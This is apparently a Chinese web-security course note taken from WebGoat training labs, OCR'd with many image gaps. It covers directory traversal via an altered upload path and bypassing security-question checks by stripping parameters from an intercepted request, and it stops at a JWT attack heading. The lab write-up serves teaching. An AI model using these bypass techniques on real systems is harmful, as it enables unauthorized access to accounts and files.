
Day21　WEB 攻防-JavaWeb 项目&JWT 身份攻击&组件安全&访问控制



1.知识点


- JavaWeb 常见安全及代码逻辑
- 目录遍历&身份验证&逻辑&JWT
- 访问控制&安全组件&越权&三方组件


2.演示案例


2.1 安全问题-目录遍历&身份认证-JWT 攻击

2.1.1 目录遍历


（1）本关的目的需要将图片上传到指定目录之外的地方，抓包查看请求url网址，访问目标源码：








（2）查看源码，发现逻辑问题：



（3）因此可以使用抓包修改路径：





> 总结：该漏洞可以在服务器限制文件夹上传、访问文件格式时，更改文件上传路径，访问该文件。

2.1.2 身份认证


- 键值逻辑：使用键名键值进行对比验证错误

（1）访问靶场关卡，抓包分析：



WebGoat
192.168.154.128:8082/WebGoat/start.mvc#lesson/AuthB
Load URL
Split URL
Execute
Continue
Step 3: Using a proxy, remove "securityQuestion0" and "securityQuestion1"
from the post data.
The Scenario
You are resetting your password, but doing it from a location or device that your provider does not recognize. So you need to answer the security questions you set up. The other issue is that those security questions are also stored on another device (not with you) and you don't remember them.
You have already provided your username/email and opted for the alternative verification method.
Verify Your Account by answering the questions below:
What is the name of your favorite teacher?
What is the name of the street you grew up on?
Submit
访问身份验证漏洞靶场，输入提示信息，抓包分析


Burp Suite Professional v1.7.37 - Temporary Project - licensed to h3110w0r1d
Request
Response
POST /WebGoat/auth-bypass/verify-account HTTP/1.1
访问页面源代码
输入的验证信息

（2）页面源代码分析漏洞：



（3）抓包修改参数绕过




2.1.3 JWT 攻击

